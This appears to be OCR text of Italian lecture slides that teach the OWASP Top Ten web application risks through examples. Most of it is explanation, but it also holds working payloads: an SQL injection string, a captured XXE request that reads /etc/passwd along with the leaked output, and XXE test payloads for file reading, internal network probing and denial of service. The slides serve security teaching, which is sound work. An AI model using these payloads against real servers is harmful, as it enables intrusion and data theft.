


Alcune tecniche ti attacco sono ormai note da tempo e ben documentate. Nonostante ciò continuano ad essere impiegate con successo e a dimostrarsi efficaci !

N.B.: oggi i web server sono considerati molto più sicuri che in passato e pertanto un attaccante tende a concentrarsi più sulla sicurezza delle web application.

Rapporto CLUSIT

Attacchi per mese nel 2019



Da notare come il numero di attacchi nel corso dei mesi estivi subisca un incremento, nonostante le ridotte attività lavorative (ma anche, probabilmente, minori controlli).

La community OWASP

OWASP (Open Web Application Security Project) è una community open-source attiva nel campo della sicurezza delle applicazioni e nata per favorire la diffusione di una maggiore consapevolezza nei temi dell'IT security. Oggi rappresenta uno standard utilizzato da numerose organizzazioni e si concentra principalmente sui seguenti aspetti:

- ✓ identificazione dei rischi più gravi per la sicurezza delle applicazioni Web;
- ✓ progettazione dell'architettura delle applicazioni in maniera sicura;
- ✓ costruzione di controlli di sicurezza standard e solidi;
- ✓ monitoraggio del ciclo di vita di sviluppo del software sicuro;
- ✓ aggiornamento costante sulla sicurezza delle applicazioni.

N.B.: L'ultima versione del documento «**OWASP Top Ten»** è del 2017, ma è in lavorazione l'aggiornamento alla versione per il 2020 !

Top 10 Web application Security Risks - 1 / 2

1. **Injection**. Le Injection Flaws, come SQL Injection, OS Injection, e LDAP injection, si verificano quando dati non validati vengono inviati come parte di un comando o di una query al loro interprete. Il dato infetto può quindi ingannare tale interprete, eseguendo comandi non previsti o accedendo a dati per i quali non si ha l'autorizzazione.
2. **Broken Authentication**. Le procedure applicative relative all'autenticazione e alla gestione della sessione sono spesso implementate in modo non corretto, permettendo agli attaccanti di compromettere password, chiavi, token di sessione o sfruttare debolezze implementative per assumere l'identità di altri utenti.
3. **Sensitive Data Exposure**. Molte applicazioni web non proteggono adeguatamente dati quali numeri di carte di credito o credenziali di autenticazione. Gli attaccanti possono impossessarsi di tali dati o approfittare dei punti deboli nelle misure di protezione per il furto di credenziali, per operazioni fraudolente con carte di credito, ecc. Questo tipo di dati, necessitano di misure di protezione ulteriori, come la crittografia anche per i dati in transito, nonché speciali precauzioni quando vengono scambiati con il browser.
4. **XML External Entities (XXE)**. Molti processori XML meno recenti o mal configurati interpretano ed elaborano i riferimenti a entità esterne contenuti all'interno dei documenti XML. Ciò consente di individuare file interni attraverso il gestore dell'URI dei file, la condivisioni di file non pubblici, la scansione di porte interne, l'esecuzione di codice in modalità remota e attacchi di tipo denial of service.
5. **Broken Access Control**. Le restrizioni relative alle azioni che l'account di un utente può compiere non sono correttamente applicate. Ciò consente ad un attaccante di accedere e sfruttare funzioni che richiederebbero privilegi elevati.

Top 10 Web application Security Risks - 2 / 2

6. **Security Misconfiguration**. Una buona sicurezza richiede un'opportuna configurazione impostata e sviluppata per applicazioni, framework, server applicativi, webserver, database e piattaforme. Tutte le configurazioni devono essere definite, implementate e manutenute in quanto le configurazioni di default non sono sempre sicure. Inoltre, tutto il software deve essere sempre aggiornato.
7. **Cross-Site Scripting XSS**. Le falle di tipo XSS si verificano quando un'applicazione web riceve dei dati provenienti da fonti non affidabili e li invia ad un browser senza una opportuna validazione e/o "escaping". Il XSS permette agli attaccanti di eseguire degli script malevoli sui browser delle vittime; tali script possono dirottare la sessione dell'utente, fare un defacement del sito web o redirezionare l'utente su un sito malevolo.
8. **Insecure Deserialization**. Avviene quando la «deserializzazione» dei dati non è eseguita correttamente, consentendo l'introduzione di dati non affidabili per compromettere la logica di un'applicazione. Ciò può permettere ad un malintenzionato di realizzare, ad esempio, attacchi di tipo replay attack, injection attack, privilege escalation, etc .
9. **Using Components with Known Vulnerabilities**. Componenti software come, ad esempio, librerie, framework o moduli di terze parti, possono contenere vulnerabilità che se non gestite correttamente potrebber compromettere l'applicazione e i dati in essa contenuti.
10. **Insufficient Logging & Monitoring**. Il mancato monitoraggio o la mancata integrazione di processi di incident response può comportare la persistenza di un attacco all'interno dei propri sistemi. **E' stato calcolato che in media occorrono circa 200 giorni prima di rilevare un attacco**.

Esempio n. 1: Injection

Consideriamo un'applicazione che non implementi alcun controllo di sicurezza per la costruzione della seguente chiamata SQL vulnerabile:

```
String query = "SELECT * FROM account WHERE custID='" + request.getParameter("id") + "'";
```

Se un attaccante modificasse il parametro 'id' nel suo browser per inviare il seguente valore:

' or '1'='1

(Ad esempio all'interno della URL: http://example.com/app/accountView?id=' or '1'='1)

Il risultato della query sarebbe quello di ottenere tutti i record della tabella 'account'.

Attacchi più pericolosi possono portare alla modifica dei dati o all'invocazione di stored procedure.

Esempio n. 2: Broken Authentication

Caso n.1: sfruttare elenchi di password note. E' un attacco ormai molto comune per la relativa facilità con la quale è possibile reperire in rete numerosi data-breach. Un'applicazione dovrebbe implementare le necessarie protezioni contro tecniche di «*credential stuffing*», per evitare che un attaccante possa identificare le credenziali valide.

Caso n.2: uso di password come unico fattore di autenticazione. E' spesso la causa di molti attacchi ai sistemi di autenticazione. Infatti, pur adottando accorgimenti nella scelta di una password (complessità, criteri di rotazione, etc.), gli utenti tenderanno ad utilizzare (o riutilizzare) password deboli e mnemoniche. E' preferibile basarsi sulle linee guida della pubblicazione *NIST 800-63* ("Digital Identity Guidelines") e implementare meccanismi di autenticazione multi-fattore.

Caso n.3: timeout di sessione male impostato. Un utente che accede ad una applicazione remota attraverso un computer pubblico e invece di effettuare il "logout" chiude semplicemente la scheda del browser. Se un attaccante riutilizzasse quel browser un'ora dopo, potrebbe trovarlo ancora autenticato.

Esempio n. 3: Sensitive Data Exposure


Caso n.1: applicazione web che cifra le informazioni con meccanismi automatici del DBMS. In questo caso i dati vengono automaticamente decifrati nel momento in cui vengono letti. Quindi, sfruttando un attacco di tipo «*SQL injection*», un attaccante può recuperare tutte le informazioni in chiaro.

Caso n.2: un sito web che non usa TLS per proteggere le pagine che richiedono un'autenticazione. Un attaccante, che monitora il traffico di rete, può rubare i cookie di sessione dell'utente e successivamente impersonare la vittima accedendo a tutti i suoi dati personali.

Caso n.3: il database delle password utilizza delle funzioni di hash ma non un «salt» prima di memorizzarle. Se un attaccante riuscisse a recuperare il file contenente gli hash delle password, potrebbe facilmente decifrarle in breve tempo con l'aiuto di rainbow table.


Esempio n. 4: XML External Entities (XXE)

Un attacco di tipo XML External Entity (XXE) è diretto ad applicazioni che elaborano **input XML** e si verifica quando l'input XML contenente un riferimento ad una «entity» esterna, viene processato con un **parser XML configurato in modo debole**. In passato ha colpito anche ***Facebook*** e ***PayPal*** !!!



Esempio n. 4: XML External Entities (XXE)

Richiesta relativa alla creazione di un utente




```
POST /process.php HTTP/1.1
Host: 192.168.33.10
Content-Length: 161
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.57
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://192.168.33.10
Referer: http://192.168.33.10/
Accept-Encoding: gzip, deflate
Accept-Language: it,it-IT;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name>Mario</name>
  <tel>1234567890</tel>
  <email>test@dominio.it</email>
  <password>test</password>
</root>
```

Risposta restituita

```
HTTP/1.1 200 OK
Date: Tue, 08 Dec 2020 10:42:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 45
Connection: close
Content-Type: text/html

Sorry, test@dominio.it is already registered!
```

Esempio n. 4: XML External Entities (XXE)

Request

Pretty | Raw | \n | Actions

```
POST /process.php HTTP/1.1
Host: 192.168.33.10
Content-Length: 236
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.57
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://192.168.33.10
Referer: http://192.168.33.10/
Accept-Encoding: gzip, deflate
Accept-Language: it,it-IT;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
  <name>Mario</name>
  <tel>1234567890</tel>
  <email>&xxe;</email>
  <password>test</password>
</root>
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Tue, 08 Dec 2020 10:39:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 1487
Connection: close
Content-Type: text/html

Sorry, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
colord:x:106:112:colord colour management daemon,,,:/var/lib/colord:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
puppet:x:108:114:Puppet configuration management daemon,,,:/var/lib/puppet:/bin/false
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
is already registered!
```

Alcuni Payload di test per XXE

1. *Estrarre informazioni dal Server* :

   <?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [

   <!ELEMENT foo ANY >

   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> <foo>&xxe;</foo>

2. *Verificare la rete privata del server modificando la riga ENTITY precedente in* :

   <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

3. *Portare a termine un attacco DOS includendo un file senza termine* :

   <!ENTITY xxe SYSTEM "file:///dev/random" >]>

Esempio n. 5: Broken Access Control

Caso n.1: un'applicazione può invocare chiamate SQL utilizzando dati non verificati per accedere alle informazioni di un account :

```
pstmt.setString(1, request.getParameter("account"));
ResultSet results = pstmt.executeQuery( );
```

Un attaccante può modificare il parametro «account» nel browser per ricercare l'account desiderato.

Senza alcun controllo, l'attaccante può accedere all'account di qualsiasi utente.

```
http://example.com/app/accountInfo?account=notmyaccount
```

Caso n.2: un attaccante indirizza gli URL nel browser verso pagine che richiedono diritti di amministratore.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Se un utente non autenticato o privo dei diritti di amministratore è in grado di accedere ad una pagina di amministrazione, può ottenere informazioni riservate o prendere il controllo dell'applicazione stessa.

Esempio n. 6: Security Misconfiguration

Caso n.1: La console di amministrazione dell'application server, installata automaticamente, non è stata rimossa e gli account di default non sono stati cambiati. Scoprendo ciò gli attaccanti vi accedono con la password di default e ne prendono il controllo.

Caso n.2: La visualizzazione del contenuto delle directory non è disabilitata. Scoprendo ciò gli attaccanti possono trovare qualsiasi file. In tal modo è possibile scoprire, scaricare, decompilare e interpretare (reverse engineering) le classi Java per ottenere il codice. Ciò individua una pericolosa debolezza del controllo d'accesso.

Caso n.3: L'Application server è fornito con applicazioni di esempio che non sono state rimosse dal server di produzione. Sfruttando le debolezze note delle stesse queste possono essere usate per compromettere il server.

Esempio n. 7: Cross-Site Scripting XSS

Gli attacchi *Cross-Site Scripting (XSS)* consistono nell'introdurre codice lato client (all'interno di Form o Url) per eseguire redirect, furto di cookie, installare BackDoor, furto di informazioni personali, etc.
Questa vulnerabilità è presente in particolare nei siti che non controllano gli input lato client.


Esistono 3 tipi principali di attacchi XSS:

- Reflected (non persistente), è il tipo più comune.
  Si esegue manipolando un url o inserendo del codice in un modulo da inviare al server, che lo rimanda nuovamente al client senza verificarlo. Il codice dannoso non viene salvato sul server, ma esiste solo temporaneamente attraverso il client attaccato. Gli obiettivi più diffusi sono siti web dinamici o applicazioni e-mail.
- Persistent, è la variante più pericolosa di attacco XSS.
  Si verifica quando i dati forniti dall'attaccante vengono salvati sul server (generalmente in un database) e quindi visualizzati in modo permanente anche da parte di altri utenti nel corso della normale navigazione. Un esempio sono i forum online in cui gli utenti possono inviare messaggi formattati in HTML per essere visualizzati successivamente da altri utenti.
- XSS basato su DOM, chiamato anche XSS locale.
  Diversamente da un XSS persistente e riflesso, il server web non prende parte al processo di attacco e, quindi, anche siti statici possono essere impiegati attraverso la pubblicazione di link malevoli, ad esempio, per il furto di cookie di sessione.

Esempio n. 8: Insecure Deserialization

Serializzazione e deserializzazione: cosa sono ?

Il termine **serializzazione** si riferisce a un processo di conversione di un oggetto in un altro formato che può essere sia uno stream binario che testuale. **JSON e XML** sono due dei formati (testuali) di serializzazione più comunemente usati nelle applicazioni web.
La **deserializzazione**, è il processo opposto alla serializzazione, ovvero la trasformazione di dati provenienti da un file o da uno stream in un oggetto.



Deserializzazione

```
$user->name = "carlos";
$user->isLoggedIn = true;
```


Serializzazione

```
O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}
```

Esempio n. 8: Insecure Deserialization

Le applicazioni web utilizzano molto spesso la serializzazione e la deserializzazione per trasmettere lo stato di un oggetto o per memorizzare dati complessi che possano essere recuperati con estrema facilità.

La maggior parte dei linguaggi di programmazione ha, funzionalità native per serializzare i dati (in particolare in JSON e XML), ma è, anche, possibile utilizzare librerie esterne o create ad-hoc (che potrebbero essere vulnerabili).




Esempio n. 9: Using Components with Known Vulnerabilities

Il codice di ogni componente software (come **librerie**, **framework** e **moduli**) può essere affetto da problemi di sicurezza, nonostante possa essere stato sviluppato da persone molto competenti.

In questi casi, applicazioni e API che utilizzano componenti con vulnerabilità note si prestano ad essere esposte a varie tipologie di attacco.


È sempre buona norma documentarsi in merito ai componenti esterni che si intende utilizzare, effettuare costantemente gli aggiornamenti (soprattutto se di sicurezza) ed eventualmente essere pronti a sostituirli nel caso si riscontrano **vulnerabilità note**.



Esempio n. 10: Insufficient Logging & Monitoring

Si verifica quando gli eventi critici per la sicurezza non sono **registrati correttamente** o il sistema di monitoraggio adottato non risulta essere esaustivo.

Meno Informazioni disponibili → Minore capacità di reazione



TOOLS - Distro e Operating System

- La scelta degli strumenti di lavoro più adatti alle proprie esigenze e capacità è determinante in ogni processo di valutazione di sicurezza di un sistema o applicazione.
- ***LINUX*** è certamente il sistema operativo che più si presta a questo tipo di attività e nel corso degli anni sono state create molteplici distribuzioni che includono tools e software adatti a valutare i livelli di sicurezza di un sistema.

N.B.: *nella maggior parte dei casi si tratta di prodotti gratuiti alla base dei quali vi è l'idea che chiunque, dal principiante al professionista, possa usarle per testare la propria rete, il proprio sito, il proprio database o utilizzarle in ambito lavorativo.*

TOOLS - Vulnerability scanner

Uno dei programmi più utilizzati per effettuate test di sicurezza è il ***Web Application Security Scanner***. Si tratta di prodotti che eseguono la scansione di applicazioni Web per identificare vulnerabilità di sicurezza sfruttabili come, ad esempio, cross-site scripting (XSS), cross-site request forgery (CSRF), esecuzione di codice remoto (RCE), etc.
Lo scanner rileva gli «*entry point*» vulnerabili e produce un report contenente i risultati della scansione.

Vulnerability scanner e Workflow

Il workflow di questi tool è, tipicamente, composto da 3 fasi:

1. **Scansione Web**

   Lo scanner interagisce con un'applicazione Web analizzando l'HTML all'interno della pagina alla ricerca di moduli, form, URL e di altri entry point sui quali eseguire i test di vulnerabilità. La scansione può essere eseguita con un singolo nome host o per indirizzo IP.

2. **Link Discovery**

   Il tool esegue una scansione per individuare tutte le pagine web presenti, che siano direttamente accessibili o meno. Vengono esaminati i collegamenti utilizzati per l'invio di moduli di accesso, i collegamenti richiesti come utente anonimo e i collegamenti richiesti come utente autenticato.

3. **Analisi dei dati**

